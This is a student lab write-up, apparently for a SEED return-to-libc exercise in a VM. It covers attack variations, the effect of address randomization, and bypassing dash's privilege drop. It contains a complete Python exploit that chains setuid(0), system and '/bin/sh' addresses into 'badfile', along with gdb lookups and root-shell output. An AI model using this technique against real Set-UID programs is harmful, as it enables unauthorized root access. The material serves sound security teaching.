
```python
#Z = 80
#exit_addr = 0xb7e369d0
# The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

- And now we generate the new payload and run to see the result.



```
[02/11/21]seed@VM:~/.../RTLC$ ./exploit
[02/11/21]seed@VM:~/.../RTLC$ ./retlib
# whoami
root
# exit
Segmentation fault
[02/11/21]seed@VM:~/.../RTLC$ 
```

- Interestingly enough, the payload still works, but receives a segmentation fault when we try to exit the shell.
- This means it requires the exit() function to exit cleanly.
- We care about this in an exploit because any error messages add to the likelihood of being detected or unintended functionality.
- **Attack Variation 2 -** Changing the name of the vulnerable program to see the impact.
- We first uncommented the previous variation changes.
- From here, we re-compiled as previously done but with the name newretlib.




```
[02/11/21]seed@VM:~/.../RTLC$ gcc -DBUF_SIZE=64 -fno-stack-protect
or -z noexecstack -o newretlib retlib.c
[02/11/21]seed@VM:~/.../RTLC$ sudo chown root newretlib
[02/11/21]seed@VM:~/.../RTLC$ sudo chmod 4755 newretlib
[02/11/21]seed@VM:~/.../RTLC$ ./newretlib
zsh:1: command not found: h
```

- We can see that the name of the executable in fact changed the memory space by a little bit. Because of this, all of our addresses are wrong and we received an error because what is in the return address is not an address it can jump to. (this is why we only see the ‘h’ of ‘/bin/sh’


Task 4: Turning on address randomization

- The goal here is to see if the address randomization foils this attack like it did in the standard buffer overflow.



```
[02/11/21]seed@VM:~/.../RTLC$ ./retlib
# exit
[02/11/21]seed@VM:~/.../RTLC$ sudo sysctl -w kernel.randomize_va_s
pace=2
kernel.randomize_va_space = 2
[02/11/21]seed@VM:~/.../RTLC$ ./retlib
Segmentation fault
```

- As expected, because this exploit is still very largely dependent on specific addresses in memory, when it gets randomized, it no longer works.
- As a control, we showed that our exploit was working and the only change was the randomization.




```
Breakpoint 1, 0x080484f1 in bof ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75a7da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb759b9d0 <__GI_exit>
gdb-peda$ p $ebp
$3 = (void *) 0xbfcb9d38
gdb-peda$ p $esp
$4 = (void *) 0xbfcb9cf0
gdb-peda$ q
[02/11/21]seed@VM:~/.../RTLC$ ./findEnv
bf910dd4
```

- As you can see, all 6 memory-dependent variables in our exploit are now useless.
- System, exit, /bin/sh are all at different addresses all together.
- For the stack offsets, we can see by printing out $ebp and $esp that these addresses have both changed as well.
- So, our addresses are garbage and our offsets are useless.


Task 5: Defeat Shell's countermeasure

- We are now going to try and get a root shell without /bin/zsh but with /bin/dash which does not have Set-UID.




```
Breakpoint 1, 0x080484f1 in bof ()
gdb-peda$ p setuid
$1 = {<text variable, no debug info>} 0xb7eb9170 <__setuid>
gdb-peda$ q
```


- As with the traditional buffer overflow exploit we wrote, we will attempt to change the uid by setting it to 0 (root) with a call to suid(0).
- In the above screenshot we see the address of setuid.
- We will now change our code to put suid() in the return address of the vulnerable program's bof() method with 0x00000000 four bits later.
- Directly beneath this, we will house the system() call and four bits later we will store /bin/sh address.
- The below screenshots comprise what our new exploit looks like:



```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

W = 76
set_uid = 0xb7eb9170
content[W:W+4] = (set_uid).to_bytes(4,byteorder='little')

X = 88
sh_addr = 0xbffffdca + 12 #0xbffffdd4
# The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 80
system_addr = 0xb7e42da0
# The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
```


```
Z = 84
zeros = 0x00000000
# The address of exit()
content[Z:Z+4] = (zeros).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
        f.write(content)
```

- And finally, as you can see in the screenshot below, we have in fact managed to launch a root shell once again.
- Upon exiting, you can see that we get a segmentation fault. This is because we have removed the exit() call from our code.
- As we saw in Task 3, variation 1, when we saw that calling exit() was necessary for a clean exit, so this is no surprise.
- To duplicate the clean exiting behavior of Task 3, we would need to implement the optional Task 6 to chain together function calls which would allow for a clean exit behavior that avoids a segmentation fault after exiting the root shell.


```
[02/11/21]seed@VM:~/.../RTLC$ ./exploit
[02/11/21]seed@VM:~/.../RTLC$ ./retlib
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
Segmentation fault
```

Task 6: Optional

- In class it was discussed that this task was optional, and although we intend to run this experiment for the educational value later on, we are deciding to focus our current efforts on other classes. Thanks!